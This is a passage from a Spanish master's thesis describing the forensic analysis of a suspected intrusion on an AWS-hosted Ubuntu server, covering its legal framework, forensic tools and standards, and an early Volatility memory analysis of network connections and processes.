Análisis forense de un servidor

Nombre Estudiante: Carles Ignasi Algar López

Programa: Máster Universitario en Ciberseguridad y Privacidad

Nombre Profesores: Jordi Serra Ruiz, Manuel Blanquez Piquero

Fecha entrega: 13 de junio de 2023

FICHA DEL TRABAJO FINAL DE MÁSTER

Título del trabajo:	Análisis forense de un servidor
Nombre del autor:	Carles Ignasi Algar López
Nombre del consultor:	Manuel Blanquez Piquero
Fecha de entrega (mm/aaaa):	06/2023
Área del Trabajo Final:	Análisis forense
Titulación:	Máster Universitario en Ciberseguridad y Privacidad

Resumen del Trabajo (máximo 250 palabras):

La dirección de una entidad sospecha que se ha producido un acceso ilegítimo a su servidor. El presente trabajo plantea la práctica de un análisis forense del citado sistema informático, tanto de la captura de su memoria RAM como de la imagen de su disco duro, que permita confirmar o descartar esa hipótesis.

En ese contexto, en base a evidencias digitales, ya adquiridas, aportadas por la propia empresa, se esclarece el alcance, metodología y consecuencias de la supuesta vulneración del sistema. A ese respecto, se expiden informes ejecutivo y pericial, dejando constancia del proceso en la presente memoria.

A la vista del cariz del estudio, el caso es susceptible de sustanciar procedimientos judiciales, tanto por la comisión de ilícitos penales como por el afloramiento de conflictos con aseguradoras. En consecuencia, cobra especial relevancia el respeto a las garantías procesales durante el estudio. Esto es, con vistas a posteriores contraperitajes e intervención en el procedimiento judicial.

Abstract (in English, 250 words or less):

The management of an enterprise suspects that an illegitimate access to its server there has happened. The present work proposes the practice of a forensic analysis of the computer system mentioned; including its RAM memory capture and the hard disk image, which allows confirming or ruling out this hypothesis.

Based on acquired digital evidence, provided by the company itself, the scope, methodology and consequences of the alleged violation of the system are clarified. In this regard, executive and expert reports are issued, leaving a record of the process in this technical report.

The case is likely to lead to legal proceedings, both for the commission of criminal offenses and for the emergence of conflicts with insurers. Consequently, it becomes particularly relevant to respect procedural guarantees during the study. That is, with a view to subsequent counter-expertises and intervention in the legal proceedings.

Palabras clave (entre 4 y 8):

Análisis forense, servidor, Linux, Volatility, Autopsy, RAM, HDD.

Índice

Lista de figuras

Lista de gráficos empleados en el informe ejecutivo

1. Plan de trabajo

1.1 Problema a resolver

La dirección de una entidad sospecha que se ha producido un acceso ilícito a su sistema informático. Se debe realizar un análisis forense de un sistema informático (RAM y disco duro) que permita confirmar o descartar esa hipótesis.

En ese contexto, en base a evidencias digitales, ya adquiridas, aportadas por la propia empresa, debe esclarecerse el alcance, metodología y consecuencias de la supuesta vulneración del sistema. A ese respecto, cabe expedir informes ejecutivo y pericial, dejando constancia del proceso en la presente memoria.

A la vista del cariz del estudio, el caso es susceptible de devengar procedimientos judiciales, tanto por la comisión de ilícitos penales como por el afloramiento de conflictos con aseguradoras. En consecuencia, cobra especial relevancia el respeto a las garantías procesales durante la práctica del trabajo. Esto es, con vistas a posteriores contraperitajes e intervención en el procedimiento judicial.

1.2 Objetivos

Para considerar completado el trabajo, se estima que deben satisfacerse los siguientes objetivos generales:

1. Desarrollar un análisis forense del sistema de acuerdo con el marco legal aplicable.

2. Desarrollar el análisis respetando la cadena de custodia de las pruebas y garantizando la ulterior reproducción del mismo en procedimiento judicial.

3. Esclarecer el ataque y las circunstancias concurrentes.

4. Como resultado del análisis forense, emitir documentos coadyuvantes en la consecución de las finalidades del estudio.

Dichos objetivos generales, se desarrollan en los siguientes específicos:

1. Desarrollar el análisis forense atendiendo en cada momento a la tipología del dato estudiado y a la titularidad del derecho fundamental cuyo acceso y tratamiento puedan vulnerar. Para cada prospección debe atenderse a si la autorización brindada por la gerencia habilita al analista; o, por el contrario, cabe recabar el consentimiento de terceros o es preceptiva autorización judicial para acometer ese análisis concreto.[1]

2. Desarrollar el análisis forense respetando la confidencialidad e integridad de las evidencias digitales.

[1] Si durante el estudio se localizasen, por ejemplo, comunicaciones entre empleados y terceros, debe valorarse este punto.

3. Desarrollar el análisis forense garantizando la futura disponibilidad de las pruebas digitales para facultar posibles contrapericiales o fase de contradicción en hipotético juicio oral.

4. Determinar el alcance y las consecuencias del ataque.

5. Determinar las acciones emprendidas por el atacante para la vulneración del sistema.

6. Recabar indicios conducentes a determinar la autoría del ataque.

7. Emitir un informe pericial para su utilización en un procedimiento judicial.

8. Emitir un informe ejecutivo para su entrega a la gerencia.

1.3 Descripción del entorno de trabajo

1.3.1. Equipo de análisis

- Intel Core i7 @ 2.80GHz Tiger Lake-U 10nm Technology.
- RAM 16,0GB.
- Motherboard HP 884E (U3E1).
- NVIDIA GeForce MX450.
- Edición Windows 11 Home.
- Versión 22H2.
- Instalado el 20/12/2022.
- Versión del sistema operativo 22621.963.

1.3.2. Herramientas de análisis

- Autopsy 4.20.0 (RELEASE) para Windows.
  Sleuth Kit Version: 4.12.0.
  Netbeans RCP Build: 11.3-6b879cb782eaa4f13a731aff82eada11289a66f7.
  Java: 1.8.0_222-1-ojdkbuild; OpenJDK 64-Bit Server VM 25.222-b10.

- Volatility 2.6.1 para Linux.

- Servicio web Lampyre.io para prospecciones OSINT que encarten, en base a los indicios obtenidos durante el análisis.

- Oracle VM VirtualBox, con máquina virtual para prueba de funcionamiento del malware.

1.3.3. Evidencias digitales

- Archivo *Server_HDD.E01*, correspondiente al disco duro del servidor.
  - Acquisition hash MD5: 72d2cd59ff2167c501c67cc918d60d39
  - MD5: 324ed7db769620e3fb55c027480d0ef3
  - SHA1: 3398f90d2438230aaaf7b5e8ce0a01e456d9ca10

- Archivo *Server_RAM.mem*, correspondiente a la captura de la memoria RAM del servidor.
    - MD5: 75a99b57032aa34ba19042ed85db273f
    - SHA1: cc1fad2af321b8c2ddf0103986e3b344eb8f2cc8

Las evidencias referenciadas se corresponden con la captura de un sistema basado en Linux, configurado como servidor.

1.4 Listado de tareas

Desde un prisma general, cabe reseñar que en el presente caso ya se ha procedido a la identificación y adquisición de las evidencias, por lo que dichas fases se hallan satisfechas, en unión del aseguramiento de la escena de adquisición, que antecede a dichas labores.

En primer lugar, como actividades previas, es preciso determinar las herramientas a emplear para el análisis, para definir integralmente el entorno de trabajo.

Paralelamente, debe practicarse el plan de trabajo para acometer el estudio en tiempo y forma. Igualmente, se requiere establecer un procedimiento para comprobar la existencia de indicios de la conducta objeto de prospección, en este caso una intrusión, en los ficheros evidenciales.

Asimismo, se realizará una documentación previa para conocer y plasmar el estado del arte. En este ámbito, se recabará información sobre las distintas normativas afectas a la materia. En virtud de la naturaleza del estudio, debe estudiarse y sustanciarse el marco legal del mismo, con el fin de garantizar su validez jurídica.

Así, ya se conoce la existencia de dos evidencias, una volátil y una no volátil. Por tanto, de inicio se verificará la integridad de los evidenciales, comprobando la coincidencia de funciones resumen. A continuación, debe acometerse el análisis con las herramientas elegidas, siempre respetando la integridad de los evidenciales y asegurando fielmente los indicios obtenidos.

El análisis propiamente se divide en distintas parcelas:

- Montaje del entorno de trabajo: instalación y configuración de Volatility y Autopsy, tratándose de las herramientas de aplicación al presente.
- Análisis de la memoria RAM: prospección deductiva del evidencial de la memoria RAM del servidor con Volatility.
- Análisis del disco duro: prospección deductiva del evidencial del disco duro del servidor con Autopsy, tanto de datos presentes como borrados.

Adicionalmente, una labor principal de este trabajo es la determinación del proceso de vulneración del sistema empresarial objeto de análisis. Es decir, reconstruir las acciones del atacante a la hora de materializar su ofensiva.

Contemporáneamente a lo precitado, si es posible, más allá de la etiología de la vulneración de seguridad, se recabarán indicios que puedan conducir a la averiguación de la autoría del hecho. En este sentido, una vez realizado el análisis, también deben definirse las conductas punibles observadas.

Por último, es preceptivo elaborar los documentos de informe precitados y la memoria del trabajo, así como su presentación final. Igualmente, se preparará su defensa.

1.5 Planificación temporal de las tareas

En el siguiente diagrama de Gantt se expone el cronograma previsto para la compleción de la investigación y actividades asociadas:

Mes	Marzo					Abril				Mayo				Junio			
Semana	1	2	3	4	5	1	2	3	4	1	2	3	4	1	2	3	4
Tarea																	
Aseguramiento de la escena																	
Identificación y adquisición de evidencias																	
Estudio del problema																	
Definición de objetivos																	
Entorno de trabajo																	
Plan de trabajo																	
Documentación del estado del arte																	
Marco legal y procedimientos																	
Verificación de integridad																	
Montaje del entorno de trabajo																	
Análisis de memoria RAM																	
Análisis del disco duro																	
Esclarecimiento y reconstrucción de hechos																	
Recabar indicios de autoría																	
Definición de conductas punibles																	
Elaboración de la memoria																	

Mes	Marzo					Abril				Mayo				Junio			
Semana / Tarea	1	2	3	4	5	1	2	3	4	1	2	3	4	1	2	3	4
Elaboración de informe pericial																	
Elaboración de informe ejecutivo																	
Preparación y práctica de presentación																	
Preparación y práctica de defensa																	

1.6 Revisión del estado del arte

En el presente apartado se expondrá la situación actual en materia de informática forense, técnica científica que engloba el objeto del trabajo, previa reseña de determinados conceptos introductorios.

En primer lugar, se considera informática forense a aquella materia multidisciplinar cuya finalidad es, por medio del método científico, practicar la identificación, recogida, proceso, análisis e interpretación de datos procedentes de dispositivos o comunicaciones de naturaleza digital, de forma que puedan ser presentados en una causa judicial. (Guerra Soto, 2021)

La aplicación de la informática forense genera evidencias digitales. Dicho concepto representa la información o datos relevantes para una investigación que son procesados o transmitidos por medio de sistemas de información y almacenados en formato digital. (Ochoa Arévalo, 2018)

1.6.1. Impacto

Esta disciplina ha tomado una relevancia absoluta en este siglo, pues ya no solo interviene ante el acontecimiento de un crimen digital, sino que tiene un protagonismo significativo en la investigación de prácticamente cualquier ilícito penal. Ante una primera y ciertamente inexacta aproximación, podría circunscribirse esta materia al cibercrimen; nada más lejos de la realidad, pues en la actualidad cualquier ilícito implica el uso de herramientas digitales, aun tangencialmente.

Por ejemplo, en la investigación de delitos de robo con fuerza o hurto, es probable que sus autores empleen terminales telefónicos para coordinar sus acciones, o que incluso inicien las gestiones para comercializar los efectos sustraídos por medios telemáticos. La misma tesis puede aplicarse a otras tipologías delictivas de mayor gravedad, como, por ejemplo, el tráfico de drogas, los homicidios o el terrorismo, asuntos que requieren de un mayor grado de coordinación entre sus partícipes, factor íntimamente ligado al empleo de dispositivos móviles u ordenadores.

En virtud de lo anterior, en aplicación previa de las garantías constitucionales procedentes, la prospección del contenido de soportes electrónicos de información puede aportar indicios de valor para enervar la presunción de inocencia en la fase final de una investigación criminal.

Por último, cabe significar que, la informática forense tiene cada vez mayor relevancia en cuestiones empresariales de cumplimiento normativo en materia de protección de datos, prevención y respuesta ante incidentes.

1.6.2. Desafíos actuales

El vertiginoso avance de la tecnología no permite dar por explorada la prospectiva en materia de informática forense, requiriendo de un esfuerzo de investigación y actualización incesante para los actores de este dominio.

Los dispositivos móviles y las nubes cada vez toman mayor relevancia en la vida cotidiana, por lo que se produce un incremento en el mismo sentido en las necesidades de análisis forense a ese respecto, tornándose en unos de los principales retos actuales.

El análisis forense de dispositivos móviles es un entorno complejo, pues existen múltiples variaciones en sus sistemas operativos según marcas y modelos. En este contexto, mientras los dispositivos iOS pueden presentar cierta uniformidad, aquellos basados en Android son extremadamente variables. En tanto estos dispositivos albergan contenidos que integran la esfera íntima de la persona o archivos confidenciales de las organizaciones, los mismos utilizan cifrados cada vez más sofisticados en configuraciones fortificadas para proteger el almacenamiento y acceso a la información, aspecto que dificulta sobremanera los análisis forenses y supone un reto significativo para las Fuerzas y Cuerpos de Seguridad.

En cuanto al análisis forense en la nube, la prospección directa de la evidencia digital no presenta problemas, pues ésta se somete a las mismas prospecciones que cualquier otra. No obstante, la problemática surge al tiempo de practicar su adquisición. En primer lugar, habitualmente no es posible obtener el soporte físico en que directamente se halla, por lo que la conservación del soporte original, que sí puede realizarse con un dispositivo concreto, no es posible. Entonces, la información original persiste en tanto la misma se mantenga en la nube.

En relación con lo anterior, se pueden encontrar situaciones que jurídicamente tienen un afrontamiento complejo. Por ejemplo, la información generada por dispositivos de geoposicionamiento de la marca TKSTAR se almacena en la nube de dicha entidad, cuyos servidores se encuentran en China. La adquisición de la información, técnicamente no presenta problemas, pues únicamente supone efectuar una descarga del archivo para proceder a su aseguramiento habitual. No obstante, nunca es posible conservar la fuente de esa información, ya que la plataforma únicamente almacena datos con antigüedad inferior a 180 días. A la vista de lo anterior, para otorgar a la prueba digital en cuestión la validez que le corresponde, es preceptivo tomar como auténtica por todas las partes del procedimiento judicial la copia electrónica realizada por el perito, pues

nunca es posible técnicamente cotejar dicha copia con la fuente primaria de información.

Tal y como se ha referido, la informática forense tiene una afección en prácticamente cualquier ámbito. Así, cabe efectuar una mención especial para el Internet de las Cosas (IoT), asociado a un elenco innumerable de dispositivos diferenciados, para cuyo estudio, con carácter general, no existen protocolos concretos. Aunque se trata de otro de los retos actuales, dado su carácter primigenio, estos dispositivos no acostumbran a disponer de cifrados robustos para los datos como en los casos anteriores, lo que resta dificultades en el afrontamiento del análisis. Ahora bien, en ausencia de protocolos, su prospección se debe abordar partiendo de la aplicación de una metodología general con sujeción a las garantías legales y de integridad y no existen herramientas normalizadas para acometer esta labor.

Finalmente, otras actividades de investigación destacables en la materia se focalizan en el descubrimiento de nuevas oportunidades, perfeccionamiento y aplicación de metodologías, estándares y herramientas, afrontamiento de retos criptográficos y gestión de cada vez mayores volúmenes de datos que se almacenan en los dispositivos objeto de análisis.

1.6.3. Espectro normativo

Realizado estudio, se considera que la normativa técnica y procedimental que afecta al presente estudio es la siguiente:

- RFC 3227 del Internet Engineering Task Force (IETF): Directrices para la recopilación de evidencias y su almacenamiento.
- RFC 4998: Evidence Record Syntax (ERS).
- RFC 6283: Extensible Markup Language Evidence Record Syntax (XMLERS).
- ISO/IEC 27037:2012: Information technology — Security techniques — Guidelines for identification, collection, acquisition and preservation of digital evidence.
- ISO/IEC 27050-1:2019: Information technology — Electronic discovery — Part 1: Overview and concepts.
- ISO/IEC 27042:2015: Normativa para el análisis e interpretación de evidencias digitales
- UNE 71505:2013: Tecnologías de la Información (TI). Sistema de Gestión de Evidencias Electrónicas (SGEE).
- UNE 71506:2013: Tecnologías de la Información (TI). Metodología para el análisis forense de las evidencias electrónicas
- UNE 197010:2015: Criterios generales para la elaboración de informes y dictámenes periciales sobre Tecnologías de la Información y las Comunicaciones (TIC).
- National Institute of Justice, NCJ 199408: Forensic Examination of Digital Evidence: A Guide for Law Enforcement.

- Repositorio Digital Forensics and Incident Response (DFIR) del SANS Institute.
- NIST Special Publication 800-101: Guidelines on Mobile Device.
- NIST Special Publication 800-86: Forensics Guide to Integrating Forensic Techniques into Incident Response.

De otra parte, el análisis forense corriente debe practicarse con sujeción a lo preceptuado en el siguiente marco jurídico.

- Constitución Española, especial referencia a artículos 18.3 y 18.4, referentes a derechos fundamentales relacionados con la informática forense.
- Real Decreto de 14 de septiembre de 1882 por el que se aprueba la Ley de Enjuiciamiento Criminal.
- Ley Orgánica 10/1995, de 23 de noviembre, del Código Penal.
- Reglamento (UE) 2016/679: Reglamento general de protección de datos.
- Ley Orgánica 3/2018, de 5 de diciembre, de Protección de Datos Personales y garantía de los derechos digitales, en consonancia con disposiciones no derogadas de la Ley Orgánica 15/1999, de 13 de diciembre, de Protección de Datos de Carácter Personal.
- Ley Orgánica 7/2021, de 26 de mayo, de protección de datos personales tratados para fines de prevención, detección, investigación y enjuiciamiento de infracciones penales y de ejecución de sanciones penales.

1.6.4. Breve reseña del software disponible

Como herramientas disponibles para el análisis de memoria RAM, se identifican las siguientes:

- Volatility, herramienta escogida en el presente.
- DumpIt.
- Memorize.
- Process Dump.

Como herramientas disponibles para el análisis del disco duro, se identifican las siguientes:

- Autopsy, herramienta escogida en el presente.
- AccessData FTK Imager.

Asimismo, cabe citar otras herramientas relevantes con aplicaciones diferentes a las previas:

- AnalogExif o ExifTool (solo para lectura de metadatos).
- Wireshark, Snort o Nmap, para análisis de redes.
- Registry Explorer, para estudio del registro de Windows.
- Lampyre.io, para prospecciones centralizadas de Open Source Intelligence (OSINT).

También cabe reseñar las plataformas CAINE (Computer Aided INvestigative Environment), SIFT o PALADIN, que proveen de tiene un ámbito de aplicación integral.

Del mismo modo, es significativo el gran elenco de herramientas de Cellebrite, entidad ampliamente conocida por el análisis de terminales móviles; si bien también dispone de aplicativos para el estudio de terminales Windows y Linux. Ello no obsta mencionar otras opciones como las herramientas de Magnet Forensics o Forensics Report de SecurCube.

1.6.5. Breve reseña del hardware disponible

A continuación, se reseñan las principales herramientas hardware para la práctica de análisis forenses:

Clonadoras: aparatos electrónicos utilizados para la práctica de copias de otros dispositivos al fin de crear imágenes forenses. Los productos más modernos incluso permiten la captura de datos de la nube con garantías de integridad.

Estaciones forenses: se trata de gamas de equipos informáticos que incluyen entornos y características técnicas expresamente diseñadas para análisis forenses. Como ejemplo de las más destacables, se citan las siguientes:

- OnRetrieval Tizona Forense.
- Herramientas MSAB.
- Herramientas PC-3000 de AceLab.

Bloqueadores de escritura: dispositivos empleados para impedir la alteración de evidencias digitales, posibilitando su adquisición o análisis garantizando la integridad del soporte original.

1.6.6. Certificaciones relevantes en materia de informática forense

A continuación, se reseñan las principales certificaciones obrantes para acreditación de capacidades del analista forense:

- Certificaciones GIAC en adquisición y examen forense.
- Computer Hacking Forensic Investigator (CHFI) de EC-Council.
- Certified Cyber Forensic Professional de ISC.
- Certified Computer Examiner (CCE).
- eLearnSecurity Certified Digital Forensics Professional (eCDFP).
- Certified Forensic Computer Examiner (CFCE).
- Cellebrite Certified Physical Analyst: certificación de Cellebrite que acredita capacidades en materia de identificación, adquisición y extracción de evidencias de dispositivos.
- Cellebrite Certified Computer Examiner: certificación de Cellebrite que acredita capacidades en materia de análisis e investigación en terminales informáticos.

2. Extremos del análisis y previsión de pruebas técnicas

2.1 Propuesta de extremos

Este proyecto pretende perfeccionar el análisis forense de un servidor que puede haber sido vulnerado. De inicio, se facilita al instructor del presente la adquisición efectuada del sistema informático precitado.

El objetivo del presente trabajo es estudiar las evidencias facilitadas para esclarecer los hechos ocurridos, en su grado máximo. Las respuestas que deben arrojarse obedecen a las siguientes cuestiones:

- ¿La evidencia es válida como fuente de prueba en un procedimiento judicial en su perspectiva de integridad?
  - Verificación de la evidencia y preservación de la integridad de la original durante el estudio.
- ¿Se ha producido la ejecución de malware?
  - Localización de archivos infectados.
  - Inspección de procesos.
  - Localización de archivos cifrados.
- ¿El incidente se debe a la actuación de un insider?
  - Prospección de cuentas de usuario, permisos, histórico y actividad.
  - Verificación de conexiones de red en curso.
- ¿Es posible averiguar la trazabilidad del incidente?
  - Localización de elementos fácticos datados.
  - Establecer la fecha y hora del suceso ilícito.
  - Hallazgo de archivos borrados.
- ¿Es posible identificar al atacante directamente con el análisis realizado?
  - Identificación del atacante.
- ¿Existen indicios conducentes a la autoría del hecho?
  - Si no es posible identificar al autor de la intrusión de forma directa, se recabarán indicios conducentes a ello. Se procurará su puesta en conocimiento de las Autoridades, quienes en ese caso se hallan facultados para alcanzar la identificación del presunto autor mediante la adopción de medidas de investigación tecnológica obrantes en la LECrim. Para ello se buscará hallar:
    - Direcciones IP.
    - Direcciones MAC.
    - Identificadores de correo electrónico o telefónicos.
    - Identidades.
    - Productos bancarios o económicos, etc.

- Preservación adecuada de los indicios relevantes.
  - Extracción de los indicios con garantías de integridad y reproducibilidad.
- ¿Existen responsabilidades penales o administrativas para el autor?
  - Estudio jurídico de las acciones del atacante y las consecuencias de la explotación de la amenaza, para su catalogación en conductas típicas previstas en el Código Penal, o en infracciones al RGPD.

Una vez practicadas las labores anteriores, los resultados se expresarán en la presente memoria, un informe ejecutivo y un informe pericial. En este contexto, se pretende que el informe ejecutivo sea accesible por personal lego en la materia, mientras que, el informe pericial debe reunir las características necesarias para su intervención en procedimientos judiciales.

2.2 Previsión de pruebas técnicas

En el presente apartado se procede a detallar las distintas pruebas técnicas a emprender en cada evidencial, al objeto de lograr la compleción de los objetivos propuestos.

Así, el resultado parcial arrojado por cada prueba técnica, puesto en conjunción con el resto de indicios obtenidos, conformarán una hipótesis del hilo discursivo del proceso de vulneración, así como la tesis de autoría del hecho.

2.2.1. Para el estudio de la memoria RAM

En primer lugar, para realizar el estudio de la memoria RAM del servidor, se prescriben las siguientes pruebas técnicas, practicadas tras el despliegue de la herramienta Volatility:

- Estudio de la naturaleza del sistema.
  - Averiguación de parámetros generales del sistema.
- Verificación de conexiones de red.
  - Obtención de listado de conexiones de red.
- Determinación de la etiología de las conexiones de red.
  - Asociación de las conexiones de red con el funcionamiento lógico del servidor, o en su defecto, detección de intrusiones o acciones anómalas.
- Observación y análisis de los procesos en ejecución.
  - Obtención de listado de procesos en ejecución y descarte de actividades normales.
- Determinación de la etiología de los procesos en ejecución.
  - Prospección detallada de los procesos en ejecución no descartados y asociación con tareas del servidor, o en su defecto, detección y análisis de acciones anómalas.
  - Observación de librerías empleadas por los procesos cribados como susceptibles de tener etiología maliciosa.

- Detección de ficheros abiertos por los procesos susceptibles de análisis.
    - Observación de ficheros relacionados con los procesos previamente referidos.
- Prospección de autenticaciones vigentes.
    - Comprobación de usuarios autenticados.

2.2.3. Para el estudio del disco duro

Prosiguiendo con el estudio, para realizar la inspección detallada del disco duro del servidor, se prescriben las siguientes pruebas técnicas, practicadas tras el despliegue de la herramienta Autopsy:

- Obtención de información del sistema operativo.
    - Estructura del sistema de almacenamiento.
    - Obtención de la gestión de usuarios y permisos obrante.
    - Inspección de registro del sistema.
    - Inspección de actividad de programas.
- Observación del sistema de archivos.
    - Inspección de ficheros.
    - Detección y recuperación de ficheros borrados.
    - Análisis de los archivos precitados.
    - Observación de archivos de procedencia externa.
- Interacción con otros dispositivos.
    - Inspección de conexiones USB.
- Análisis de programas maliciosos.
    - Búsqueda, localización y análisis de programas maliciosos.
- Verificación de servicios y aplicaciones de comunicaciones y asistencia remota.
    - Inspección de actividad y posible correlación con el incidente.

Para verificar la etiología de los archivos sospechosos, se remitirán los mismos a la plataforma Virus Total para su análisis y cotejo heurístico en caso necesario.

Por último, cabe recordar que la evidencia es entregada por el titular del servidor, facultando al analista para el acceso a la totalidad de sus datos. Por tanto, dicha autorización precisa incluye también las comunicaciones por correo electrónico.

En virtud de lo anterior, no se vulnera el secreto de las comunicaciones y, en este caso no se tratan datos relativos al derecho a la intimidad que requieran de autorización de un tercero (Sentencias del Tribunal Supremo nº 375 de 7-2-1992, 883/1994, 178/1996, 914/1996, 702/1997 y 286/1998). Así, en posesión de la autorización de uno de los partícipes de la comunicación telemática, se dispone de base jurídica para su acceso y análisis.

Entonces, es posible practicar las pruebas técnicas referidas de forma completa y extensiva.

3. Análisis de la memoria RAM

En el presente apartado, se procede a exponer pormenorizadamente las prospecciones practicadas en el evidencial siguiente, correspondiente a la memoria RAM del servidor objeto de estudio:

- Server_RAM.mem, cuyos demás datos obran en apartados previos. Se realiza comprobación de funciones resumen, cuyo resultado positivo consta en respectivo informe pericial.

Estas actividades se llevan a cabo utilizando el entorno de trabajo definido anteriormente, tratándose de la herramienta Volatility. Las respuestas ofrecidas por la herramienta toman como punto de partida una base de datos, asimilable a un mapa, que le indica la ubicación de determinada información en la memoria RAM. Este conjunto de datos se denomina perfil y Volatility dispone de un elenco de perfiles precargados.

Así, si Volatility no dispone de serie del perfil relativo a la máquina objeto de análisis, no puede reconocer la información de la captura de la memoria RAM. En el presente trabajo, aplica la situación descrita, por lo que, cabe realizar una actuación previa al análisis propiamente, asociada al concepto anterior.

3.1. Elaboración de perfil para facultar estudio de evidencia en Volatility

Previamente al análisis, cabe generar un perfil adecuado para suministrar a Volatility 2.6 la base para acometer los estudios sobre el evidencial. Para ello, primeramente, cabe averiguar las especificaciones del sistema objeto de análisis. Ello se obtiene del siguiente modo:

- Ejecución del comando *banners* en Volatility 3, cuyo resultado se expresa en la Figura 10.
- Igualmente, la distribución de Linux interviniente también puede observarse en el archivo de la evidencia de disco duro indicado en la Figura 11.

De lo anterior se desprende que se trata de un sistema Linux, distribución Ubuntu, versión 18.04.1 LTS, con kernel 4.15.0-1021-aws.

A continuación, se despliega una máquina virtual de las mismas características que el sistema objeto de análisis. Es decir, se virtualiza un sistema con los parámetros del sistema del que se han obtenido las evidencias. En este sistema virtualizado es donde se emprenderán los trabajos necesarios para la obtención del perfil para operar Volatility (caracterizado en las precitadas figuras 4 y 5Figura 10).

Tras lo anterior, se procede a crear el perfil de la máquina anteriormente reseñada (réplica de características del sistema objeto de análisis). De inicio, se verifica la corrección del kernel (Figura 12) en el sistema virtualizado, comprobando que se trata del determinado por las evidencias.

A continuación, se despliegan las acciones descritas en la Figura 13 en la máquina réplica (Volatility Wiki, s.f.), (Béguier, 2021), (Guillén Civera, 2018) y (Censored, 2023):

- En primer lugar, se procede a la instalación de Volatility y herramientas dependientes al fin de poder extractar ulteriormente el perfil, de forma trivial.[2]
- A continuación, una vez satisfechas las dependencias asociadas, se desarrollan los comandos tendentes a la creación del perfil en cuestión.

De lo anterior resulta el archivo señalado en color rojo en la misma Figura 13, denominado Ubuntu_4.15.0-1021-aws_profile.zip, el cual debe trasladarse a la máquina de análisis, concretamente a la carpeta de perfiles de Volatility 2.6, al objeto de incluir sus capacidades en el aplicativo. Es decir, dicho perfil se traslada al entorno de análisis y se introduce en el directorio de perfiles de Volatility, verificándose tras ello su correcta detección en la Figura 14.

3.2. Estudio de la naturaleza del sistema

Se procede a practicar consultas sobre los parámetros generales del sistema, identificándose el mismo con los siguientes parámetros:

- 0x3333743c Linux version 4.15.0-1021-aws (buildd@lcy01-amd64-001) (gcc version 7.3.0 (Ubuntu 7.3.0-16ubuntu3)) #21-Ubuntu SMP Tue Aug 28 10:23:07 UTC 2018 (Ubuntu 4.15.0-1021.21-aws 4.15.18) (Figura 10)
  - Kernel: Linux 4.15.0-1021-aws
  - Distribución: Ubuntu

Se hace constar que el sistema virtualizado indica servirse de un procesador Intel(R) Xeon(R) CPU E5-2676 v3 @ 2.40GHz (Figura 18).

Como fecha y hora del sistema, se atiende a la última acción relativa a la obtención de la captura de la memoria RAM. Ésta se produce a las 8:16:46 UTC del 3 de enero de 2019.

En virtud de su kernel, se trata de un sistema virtualizado en Amazon Web Services (AWS), por lo que no cabe reseñar conexiones de dispositivos físicos, ya que se encuentra en la nube.

3.3. Verificación de conexiones de red

La ejecución del comando *linux_ifconfig* revela que la dirección IP del equipo es 172.31.38.110, siendo su dirección MAC 06:4c:cd:f6:51:2c (Figura 19).

Se procede a ejecutar el comando netstat (Figura 24) sobre la evidencia de autos, observándose la existencia de las siguientes principales conexiones de red, expuestas junto con la etiología observada para cada una:

- Conexión a la dirección IP 83.247.136.74 por el protocolo SSHD. Dicha dirección IP se halla adscrita a la *Generalitat de Catalunya - Remote Acces Governance and Public Administration Ministrie* (véanse datos

[2] También las dependencias dwarfdump y libelf-dev.

obrantes en Figura 20). Observando la Figura 21 y la Figura 24 se aprecia que:

- Estas conexiones se asocian en árbol con distintas ID de proceso: 20576, 20483, 20577, 20893 y 20894.
- Estos procesos son sshd (2), bash, sudo e insmod.
- Cuatro de los cinco procesos datan del 3 de enero de 2019 y ocurren en hitos temporales próximos a la captura de la memoria RAM, concretamente 7:50h, 7:50h, 8:17h y 8:17h (UTC) respectivamente.
- El proceso 20577 tiene prolija actividad, según se observa gracias a la ejecución del comando *linux_bash* (Figura 16). Esta actividad se divide en dos partes, por su hora de ejecución. La primera consiste en distintos comandos, ejecutados a las 7:49:45 horas UTC del día de autos, y la segunda consiste finalmente en la creación del volcado de la memoria RAM, a las 7:54:14 horas UTC.

- Distintas conexiones asociadas al servicio apache2 con ID 19952.

```
TCP ::ffff172.31.38.110:80 ::ffff18.195.165.56:41529 CLOSE_WAIT              apache2/19952
TCP     172.31.38.110   :46384 172.31.33.128: 8080 ESTABLISHED              apache2/19952
```

Lo anterior se alinea con que el sistema objeto de estudio actúa como un servidor Apache. No obstante, ante el panorama corriente de un posible incidente de seguridad, la conexión a la dirección IP 18.195.165.56 es sospechosa:

- Se encuentra en estado CLOSE_WAIT. Es decir, el otro punto de la conexión ha indicado el cierre de la misma.
- Se produce a través del puerto 80, lo que implica que las conexiones se producen mediante HTTP, es decir, sin cifrado.
- Los datos ingresan al otro punto de la conexión por el puerto 41529.
- A tenor de lo anterior, se ha producido una petición de la IP externa a la del servidor.
- La dirección IP referida pertenece a un dominio de Amazon (Figura 25).

En cuanto a la conexión de la dirección IP 172.31.33.128, se trata de una petición del servidor lanzada hacia dicha máquina, sin detalles que consignar ni brote de sospecha.

- Conexiones amazon-ssm-agen.

Indica que se trata de un servidor sobre Amazon Web Services.

Por último, en cuanto a las distintas direcciones MAC asociadas a las conexiones intervinientes, realizada consulta en macvendors.com y maclookup.app, no se identifica ningún dispositivo. Este extremo se alinea con el hecho de tratarse de un servidor virtualizado.

3.3.1. Conclusiones preliminares

En virtud de lo expuesto, del análisis se extraen las siguientes conclusiones preliminares:

Sobre la conexión a la dirección IP 83.247.136.74:

- La misma, sobre protocolo SSH, obedece a la práctica del volcado de la memoria RAM. Ello se infiere de observar la tipología de los procesos referidos, inspeccionar la línea de comandos y revisar la citada procedencia de la dirección IP interviniente (Generalitat de Catalunya).

Sobre la conexión a la dirección IP 18.195.165.56:

- Se trata de una conexión atípica realizada a un sitio desconocido alojado en AWS. Por tanto, de esta conexión se practican mayores prospecciones en apartados ulteriores. Ese enlace ha sido finalizado por el otro punto de la conexión.

Sobre la conexión a la dirección IP 172.31.33.128:

- Se trata de una conexión no sospechosa, realizada en el seno de la red local, pues la dirección está reservada por IANA para dicho uso.

3.4. Observación y análisis de los procesos en ejecución

3.4.1. Obtención de listado de procesos en ejecución

Con la instrucción *linux_pslist* se extrae el listado de procesos (Figura 21). Con carácter general, se observan numerosas actividades encuadradas en la normalidad.

3.4.2. Precisión de pruebas técnicas

Con el fin de verificar los hechos y localizar indicios conducentes a su esclarecimiento, se estudian los procesos en ejecución. De los procesos identificados, se seleccionan un cierto número, por su importancia y posible participación en posibles procesos de vulneración del sistema, para su exploración posterior.

